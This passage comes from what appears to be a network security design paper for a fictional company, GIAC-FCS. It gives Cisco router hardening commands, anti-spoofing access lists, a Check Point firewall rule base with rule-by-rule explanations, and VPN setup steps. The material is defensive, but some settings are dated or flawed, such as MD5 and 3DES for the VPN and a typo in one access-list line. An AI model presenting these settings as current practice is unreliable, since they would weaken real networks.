Configuration auto-loading	Router will attempt to load its configuration via TFTP.	Disabled	This is rarely used, disable it if it is not in use
IP source routing	IP feature that allows packets to specify their own routes.	Enabled	This rarely-used feature can be helpful in attacks, disable it.
Proxy ARP	Router will act as a proxy for layer 2 address resolution.	Enabled	Disable this service unless the router is serving as a LAN bridge.
IP directed broadcast	Packets can identify a target LAN for broadcasts.	Enabled (11.3 & earlier)	Directed broadcast can be used for attacks, disable it.
IP unreachable notifications	Router will explicitly notify senders of unreachable destinations.	Enabled	Can aid network mapping, disable on interfaces to untrusted networks.
IP mask reply	Router will send an interface's IP address mask in response to an ICMP mask request	Disabled	Can aid IP address mapping; explicitly disable on interfaces to untrusted networks.
IP redirects	Router will send an ICMP redirect message in response to certain routed IP packets.	Enabled	Can aid network mapping, disable on interfaces to untrusted networks.
Simple Network Mgmt. Protocol	Routers can support SNMP remote query and configuration.	Enabled	If not in use, explicitly disable it, otherwise restrict access.

The below sections discusses each of these features in detail.



## CDP

Use the command to turn off CDP on the router

```
Router # config terminal
Router(config)# no cdp run
Router(config)# interface Ethernet0/0
Router(config-if)#no cdp enable
Router(config-if)# exit
```

## TCP and UDP Small Servers

The following command turns off TCP and UDP small servers on the router

```
Router # config terminal
Router(config)# no service tcp-small-servers
Router(config)# no service udp-small-servers
Router(config)# exit
Router #
```

## Finger Server

Cisco routers provide an implementation of the "finger" service, which is used to find out which users are logged into a network device. Although this information isn't usually tremendously sensitive, it can sometimes be useful to an attacker. The "finger" service may be disabled with the command no service finger.

The following command stops finger service in the router.

```
Router # config terminal
Router(config)# no service finger
Router(config)# exit
Router #
```

## HTTP Server

Disable IP http service on the router. This can be achieved by using the IOS commands

```
Router # config terminal
Router(config)# no ip http-server
Router(config)# exit
Router #
```

## Bootp Server

Bootp server can be disabled on the router using the IOS commands

```
Router # config terminal
Router(config)# no ip bootp server
```

```
Router(config)# exit  
Router #
```

### IP Source Routing

IP Source routing is a feature of IP whereby individual packets can specify routes. This feature is used in several kinds of attacks. IP source route can be disabled using the command

```
Router # config terminal  
Router(config)# no ip source-route  
Router(Config)# exit  
Router #
```

### Proxy ARP

Proxy ARP needs to be disabled on the interface using the command

```
Router # config terminal  
Router(config)#interface ethernet0/0  
Router(config)# no ip proxy-arp  
Router(config)# exit  
Router #
```

### IP Directed Broadcast

Directed broadcasts permit a host on one LAN segment to initiate a physical broadcast on a different LAN segment. Directed broadcast needs to be disabled using the IOS command

```
Router # config terminal  
Router(config)#interface serial0/0  
Router(config)# no ip directed-broadcast  
Router(Config)# exit  
Router #
```

### IP Unreachables, Redirects, Mask Replies

The Internet Control Message Protocol (ICMP) supports IP traffic by relaying information about paths, routes, and network conditions. Three ICMP messages are commonly used by attackers for network mapping and diagnosis: 'Host unreachable', 'Redirect', and 'Mask Reply'. Automatic generation of these messages should be disabled on all interfaces, especially interfaces that are connected to untrusted networks. The following IOS command is used for disabling ICMP messages

```
Router# config terminal  
Router(Config)#interface serial0/0
```

```
Router(Config-if)#no ip redirect  
Router(Config-if)#no ip unreachable  
Router(Config-if)#no ip mask-reply
```

### SNMP service

SNMP service should be disabled on the router using the IOS commands

```
Router # config terminal  
Router(config)# no snmp-server  
Router(config)# exit  
Router #
```

SNMP triggered system shutdown should be disabled using the following commands

```
Router # config terminal  
Router(config)# no snmp-server system-shutdown  
Router(config)# exit  
Router #
```

### Enable time synchronization

It is important to ensure that the router events are logged with correct time stamps. To ensure this we need to synchronize routers time with a time server which is located in GIAC-FCS network

```
Router # config terminal  
Router(config)# ntp server 192.168.30.3  
Router(config)# exit  
Router #
```

### Enable logging

All events have to be logged to a syslog server inside the network, which is adequately protected. (Use this if SNMP is enabled. In this configuration we are not using SNMP)

```
Router # config terminal  
Router(config)# logging 192.168.30.2  
Router(config)# logging trap information  
Router(config)# logging trap emergencies  
Router(config)# logging trap alerts  
Router(config)# logging buffered buffer-size 4096  
Router(config)# exit  
Router #
```

## Anti-spoofing with access list

### Inbound ACL

Deny any packets without an IP address

```
access-list 101 deny IP host 0.0.0.0 any log
```

Deny packets that are sourced with GIAC-FCS IP address in order to prevent spoofing

```
access-list 101 deny ip 203.200.56.192 0.0.0.31
```

Deny Loopback

```
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
```

Deny Private addresses.

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
```

```
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
```

Deny multicast, broadcast

```
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
```

```
access-list 101 deny ip 255.0.0.0 0.255.255.255 any log
```

Deny reserved Class E addresses

```
access-list 101 deny ip 240.0.0.0 0.255.255.255 any log
```

Block inbound syslog

```
access-list 101 deny udp any any eq syslog log
```

Block inbound SNMP

```
access-list 101 deny tcp any any eq 161 log
```

```
access-list 101 deny udp any any eq 161 log
```

```
access-list 101 deny tcp any any eq 162 log
```

```
access-list 101 deny udp any any eq 162 log
```

Block inbound tftp

```
access-list 101 deny udp any an eq 69 log
```

Permit everything else and log

```
access-list 101 permit ip any any log
```

### Outbound ACL

Allow only GIAC-FCS outbound routable IP addresses and restricting everything else.

```
access-list 102 permit ip 203.200.56.192 0.0.0.31 any
```

```
access-list 102 deny ip any any log
```

## Firewall Policy

Typically firewalls are the main line of defense against threats from internet. This firewall policy is based on GIAC-FCS business requirement. Firewalls have to protect the internal network and associated DMZ's from reconnaissance and attacks. The firewall used by GIAC-FCS is Checkpoint NG on hardened windows 2000 server.

Checkpoint matches the traffic against the rule base sequentially till a match is found. The most frequently used rules must be placed on top of the order. This will help speed up the performance of the firewall. Apart from this, Checkpoint recommends to place the rules in the following order

- Network Address Translation (NAT)
- IP spoofing/IP options
- Security policy "first" rule
- Rule base above stealth rule (Encryption and client authentication rules)
- Stealth rule
- Rule base below stealth rule
- Security policy "before last" rule
- Cleanup rule
- Security policy "last" rule
- Implicit drop

Care is taken to build the GIAC-FCS policy to closely match the Checkpoint's recommendation. We need to bear in mind that larger the length of the rule base, the more difficult to manage it and also it impacts the performance. Hence effort is made to keep the rule base as simple as possible without compromising the business requirements.

Many of the implied rules are turned off in this rule base. Enabling these rules will hamper the logging of the traffic details, because it logs all implied rule as "dropped by rule 0". Also there are reported vulnerabilities due to these rules.

Before proceeding to create rule base in checkpoint, we need to create, network objects, users, encryption domains etc. The table below provides the details of the objects created for GIAC-FCS

Object	Type	Location	Description
Firewall	Gateway	-NA-	Checkpoint firewall object
Mail Server (MTA)	Host	Transaction Network	Qmail Server
Mail Server	Host	Internal Network	Sendmail Server
Web Server	Host	Transaction Network	IIS 2000 Server
Transaction Server	Host	Transaction Network	Online transaction and shopping

Object	Type	Location	Description
			basket Svrer
SQL Server	Host	Secure Network	Database Svrer
Billing Server	Host	Secure Network	Billing Svrer
Syslog Server	Host	Monitoring Network	Syslog Server
NTP Server	Host	Monitoring Network	Central NTP Server
Proxy Server	Host	Internal Network	Squid proxy Server
Internal Network	Network	Internal Network	Internal network of GIAC-FCS
Monitoring Network	Network	Monitoring Network	Hosts syslog and NTP server
Secure Network	Network	Secure Network	Hosts database and billing server
Transaction Nework	Network	Transaction Network	Hosts. Web, mail and transaction server
Billing group	Network Group	-NA-	Hosts which access billing server
Database group	Network Group	-NA-	Hosts which access DB server
Monitoring group	Network Group	-NA-	Servers in monitoring network
Secure server group	Network Group	-NA-	Servers in secure network
Transaction server group	Network Group	-NA-	Servers in transaction network
Encryption domain	Network Group	-NA-	Encryption domain for VPN clients
Billing group	User group	-NA-	Users who access billing server
Database group	User group	-NA-	Users who access Db server
VPN users group	User group	-NA-	Users who connect to GIAC-FCS network through VPN
Admin group	User group	-NA-	Users who administer GIAC-FCS network

Since both VPN as well as firewall is integrated into single product, in the rule base we will find rules relevant to both. The VPN clients terminate the tunnel on the firewall. They will be accessing mail server and billing server. Clients use Checkpoint Secureremote VPN client on their laptop. Since there are very few mobile users, GIAC-FCS has decided to use the local user database on Checkpoint firewall. For each user, a user ID is created on the gateway. In future GIAC-FCS might consider implementing Secure ID token or a separate AAA server, as the business grows.

## Firewall Rule base

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	★ Any	giac-enterprise	UDP IKE TCP FW1	accept	Log	Gateways	★ Any	Required for Secureremote access
2	★ Any	giac-enterprise	★ Any	drop	Log	Gateways	★ Any	Stealth Rule
3	giac-enterprise	★ Any	★ Any	accept	- None	Gateways	★ Any	Enable outgoing packets from fw
4	VPN_Users@An	Encryption_Dom	TCP Billing_Server POP3	Client Encrypt	Account	Gateways	★ Any	Enable mobile users to access GIAC-FCS resources via secureremote (VPN)
5	★ Any	vWeb_Server	TCP http TCP https	accept	- None	Gateways	★ Any	Allow everybody to access web server
6	★ Any	Trans_Server	TCP https	accept	Account	Gateways	★ Any	Allow everybody secure access to Transaction server
7	✗ Int_Network	Mail_Server_MT/	TCP smtp	accept	- None	Gateways	★ Any	Allow everyone to send mails to GIAC-FCS mail server
8	Mail_Server_MT/	✗ Int_Network	TCP smtp DNS	accept	- None	Gateways	★ Any	Allow mail server to send outbound mails and query ISP DNS for name resolution
9	Mail_Server Mail_Server_MT/	Mail_Server Mail_Server_MT/	TCP smtp	accept	Log	Gateways	★ Any	Allow communication between internal mail server and external mail server
10	Trans_Server	Db_Server	TCP SQL_2000	accept	Log	Gateways	★ Any	Allows transaction server to connect to database server
11	Router Secu_Network Tran_Network	Syslog_Server	UDP syslog	accept	- None	Gateways	★ Any	Allows servers and routers to connect to syslog server for log updation
12	Int_Proxy	★ Any	DNS TCP http TCP https TCP ftp	accept	- None	Gateways	★ Any	Allows internal users to use the listed services through proxy server
13	DB_Group	Db_Server	TCP SQL_2000	accept	Log	Gateways	★ Any	Allows database users to access db
14	Bill_Group	Bill_Server	TCP Billing_Server	accept	Log	Gateways	★ Any	Allows accounts personnel to access billing server
15	Admin_Group	Server_Group	TCP shell	accept	Log	Gateways	★ Any	Allow administrators to access all servers over SSH
16	Router Secu_Network Tran_Network	NTP_Server	UDP ntp	accept	- None	Gateways	★ Any	Allows servers and router to communicate to internal NTP server for time synchronization
17	NTP_Server	NTP_Reference	UDP ntp	accept	- None	Gateways	★ Any	Allows NTP server to communicate public NTP server for time synchronization
18	★ Any	★ Any	★ Any	drop	Log	Gateways	★ Any	Drop all other packets which does not match the rule base

## Firewall Rules details

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
-----	--------	-------------	---------	--------	-------	------------	------	---------

Each rule will follow the following order and structure. An explanation of these headings are provided

**No:** This signifies the rule number

**Source:** Source of traffic

**Destination:** Destination of the traffic

**Service:** Service enabled for this pair of source and destination

**Action:** Specifies the action of the rule upon execution

**Track:** Specifies the logging, reporting action

**Installed on:** Specifies the target/ gateway, where this rule is installed

**Time:** Access hours/duration for this rule

**Comment:** Space to add any comment for this rule.

### Rule 1

1	* Any	giac-enterprise	UDP IKE TCP FW1	accept	Log	Gateways	* Any	Required for Secureremote access
---	-------	-----------------	--------------------	--------	-----	----------	-------	----------------------------------

This rule helps VPN clients to communicate to the firewall over the internet. This allows the required protocols needed for use by secureremote clients. We need to monitor the activity of VPN users and hence logging is enabled. Since we have only one gateway object, it is redundant to mention about this in every rule

### Rule 2

2	* Any	giac-enterprise	* Any	drop	Log	Gateways	* Any	Stealth Rule
---	-------	-----------------	-------	------	-----	----------	-------	--------------

This rule is known as stealth rule. Except for rule 1, any other traffic which is directed to firewall will be dropped and the action is logged. This is helpful in preventing reconnaissance.

### Rule 3

3	giac-enterprise	* Any	* Any	accept	- None	Gateways	* Any	Enable outgoing packets from firewall
---	-----------------	-------	-------	--------	--------	----------	-------	---------------------------------------

This rule is substitute to implied rule. Since most of the implied rules are turned off in global properties, it is explicitly added in the main rule base. This rule allows all connections originating from the firewall.



**Rule 4**

4	VPN_Users@An	Encryption_Dom	smtp TCP Billing_Server	Client Encrypt	Account	Gateways	* Any	Enable mobile users to access GIAC-FCS resources via securemote (VPN)
---	--------------	----------------	----------------------------	----------------	---------	----------	-------	---

Rule 4 and rule 1 helps mobile users to communicate with the firewall to establish the VPN session and to securely access the internal resources. All activity of this connection has to be logged in accounting format

**Rule 5**

5	* Any	Web_Server	http TCP https	accept	- None	Gateways	* Any	Allow everybody to access web server
---	-------	------------	-------------------	--------	--------	----------	-------	--------------------------------------

Rule five enables any user to access the web server. Since GIAC-FCS is an e-commerce site, there would be heavy traffic to the web server and hence the priority. Since there will be too much of traffic, if we enable logging, the log will simple grow without any use and hence logging is not enabled

**Rule 6**

6	* Any	Trans_Server	https	accept	Account	Gateways	* Any	Allow everybody secure access to Transaction server
---	-------	--------------	-------	--------	---------	----------	-------	---

This rule permits any host to connect to transaction server and perform secure transaction using HTTPS. This server will be used by customers who purchase online fortune cookies, partners who download or upload fortune sayings and suppliers who upload the fortune sayings. Logging is enabled for this server

**Rule 7**

7	<del>Int_Network</del>	Mail_Server_MTA	smtp	accept	- None	Gateways	* Any	Allow everyone to send mails to GIAC-FCS mail server
---	------------------------	-----------------	------	--------	--------	----------	-------	--

Rule seven permits all host except internal network users to communicate to GIAC-FCS mail server in order to communicate with its employees. Logging is not enabled for this transaction

**Rule 8**

8	Mail_Server_MTA	<del>Int_Network</del>	smtp dns	accept	- None	Gateways	* Any	Allow mail server to send outbound mails and query ISP DNS for name resolution
---	-----------------	------------------------	-------------	--------	--------	----------	-------	--

This rule allows GIAC-FCS mail server to communicate to the external world except internal network over SMTP. Also it requires name resolution before sending the mail, it has to contact ISP DNS server and hence these two services are enabled. Logging is not enabled for this rule.

### Rule 9

9	Mail_Server Mail_Server_MTA	Mail_Server Mail_Server_MTA	TCP smtp	accept	Log	Gateways	* Any	Allow communication between internal mail server and external mail server
---	--------------------------------	--------------------------------	----------	--------	-----	----------	-------	---

Rule nine allows internal mail server and MTA to communicate with each other. This is essential for internal mail server to send outgoing mail's to internet and MTA needs to forward mails from internet to internal server This communication is logged for the purpose of monitoring.

### Rule 10

10	Trans_Server	Db_Server	TCP SQL_2000	accept	Log	Gateways	* Any	Allows transaction server to connect to database server
----	--------------	-----------	--------------	--------	-----	----------	-------	---

Once any customer decides to purchase fortune cookies, or a partner upload or download fortune sayings or a supplier uploads the fortune sayings, transaction server communicates with database server to serve the request from the respective user. This communication happens over port 1433. All traffic using this rule has to be logged and hence logging is enabled.

### Rule 11

11	Router Secu_Network Tran_Network	Syslog_Server	UDP syslog	accept	- None	Gateways	* Any	Allows servers and routers to connect to syslog server for log updation
----	--	---------------	------------	--------	--------	----------	-------	---

This rule enables servers in transaction network, secure network and router to communicate to the syslog server for the purpose of logging the events. Since this traffic would be heavy, logging is not enabled

### Rule 12

12	Int_Proxy	* Any	dns TCP http TCP https TCP ftp	accept	- None	Gateways	* Any	Allows internal users to use the listed services through proxy server
----	-----------	-------	---	--------	--------	----------	-------	---

Internal users of GIAC-FCS need to access internet, connect to mail server, resolve DNS names through proxy server and hence the defined services are allowed for proxy. Since this traffic will be high, logging is not enabled.

**Rule 13**

13	DB_Group	Db_Server	TCP SQL_2000	accept	Log	Gateways	* Any	Allows database users to access db
----	----------	-----------	--------------	--------	-----	----------	-------	------------------------------------

This rule allows Database user's hosts to communicate to database server. All traffic using this rule has to be logged.

**Rule 14**

14	Bill_Group	Bill_Server	TCP Billing_Server	accept	Log	Gateways	* Any	Allows accounts personnel to access billing server
----	------------	-------------	--------------------	--------	-----	----------	-------	--

This rule allows Billing user's hosts to communicate to billing server. All traffic using this rule has to be logged.

**Rule 15**

15	Admin_Group	Server_Group	TCP shell	accept	Log	Gateways	* Any	Allow administrators to access all servers over SSH
----	-------------	--------------	-----------	--------	-----	----------	-------	---

Administrators of GIAC-FCS network needs to administer the servers in the network and they do so over SSH. This activity will be logged.

**Rule 16**

16	Router + Secu_Network + Tran_Network	NTP_Server	ntp	accept	- None	Gateways	* Any	Allows servers and router to communicate to internal NTP server for time synchronization
----	--	------------	-----	--------	--------	----------	-------	--

Server in GIAC-FCS network has to get time synchronized with internal time server and this rule enables this. This traffic is not logged

**Rule 17**

17	NTP_Server	NTP_Reference	ntp	accept	- None	Gateways	* Any	Allows NTP server to communicate public NTP server for time synchronization
----	------------	---------------	-----	--------	--------	----------	-------	---

Internal GIAC-FCS NTP server gets synchronized with NIST's NTP server and this rule enables this. This traffic is not logged

### Rule 18




18	* Any	* Any	* Any	drop	Log	Gateways	* Any	Drop all other packets which does not match the rule base
----	-------	-------	-------	------	-----	----------	-------	---


This rule is called cleanup rule. This rule drops all the traffic except for those which match the rule base. Implied rule is disabled since it does not log and we have added this rule explicitly for the purpose of monitoring suspicious activity

## VPN Policy


Since GIAC-FCS is using integrated VPN and firewall solution from Checkpoint, it is easy to integrate VPN related rules into the existing rule base. Rules one and four helps mobile users to communicate with GIAC-FCS network securely over the internet. These two rules allows mobile users to initiate client to gateway VPN session with Securemote client and communicate mail server and billing server securely.

Much before creating the rule which enables users to establish VPN tunnel, we need to create the respective objects and define their properties. Creating users and groups is mentioned in Firewall tutorial section. Here we will discuss about other configuration details required to setup VPN and their sequential steps.


1. After logging into Checkpoint policy editor, go to Manage → Users → New → User by template → Standard User. Another easy way to go to this menu is illustrated in the diagram. In the objects window click  icon and then click   Users icon




2. Select any user name who will be given VPN access in "Login Name" field as shown below




3. Since we are using Checkpoint firewall user database, click on [authentication](#) tab and select "VPN-1 & Firewall-1 password" option and enter the password in the password field. This password is the user password to be used while accessing GIAC-FCS network. After entering the password click OK.



4. Now again we are in the previous screen. Click on encryption tab and select IKE option. Then select "log" under "Successful Authentication track"




5. Click on **edit** button in the encryption configuration box and then invoke “Authentication” tab in this box.




Since we are using password based authentication, Select “Password” and enter a password.


6. Under IKE properties, click on “encryption” tab and select “Encryption + Data integrity”, “MD5” in data integrity and “3 DES” in Encryption algorithm. Then click OK and close the window



7. Then add the VPN user rule in rule base, and in this case it is rule number four. Now right click on client encrypt under action and click “Edit Properties”



8. Under edit properties, select “Intersect with user database” under both source and destination field





Now any user who has VPN access can establish secure tunnel from his/her laptop to Checkpoint VPN-1 in GIAC-FCS network and access the resources securely.

### ***Firewall policy implementation Tutorial***


This section provides step by step details to create and implement a rule base on checkpoint firewall. This tutorial does not cover installation process of the firewall.

Select "Checkpoint Policy Editor from start → Program → Checkpoint menu.

Create the objects listed in the objects table. Before creating the rules in the policy editor we must create different network objects and user objects. First and the foremost object to be created is the firewall object. In the policy window, select Manage → objects. This will give access to create different objects such as workstation, network, groups etc.



After executing this, Network objects window will open. By clicking new, we can add different objects.



### Creating Firewall Object

To create the firewall object, select new → workstation and enter the relevant details mentioned in the next diagram. Ensure that under “Checkpoint products” select VPN-1 & Firewall-1 and primary management station is selected. This is mandatory because, we are installing a gateway product wherein both the products will be as one single module. Also ensure that under Type field, gateway is selected. Then select “managed by this management server” under “object management”

**Workstation Properties - giac-enterprise**

**General**

Name:

IP Address:

Comment:

Color:

Type: ☐ Host ☒ Gateway

Check Point Products

☒ Check Point products installed: Version

☒ VPN-1 & FireWall-1  
☐ FloodGate-1  
☐ Policy Server  
☒ Primary Management Station

Object Management

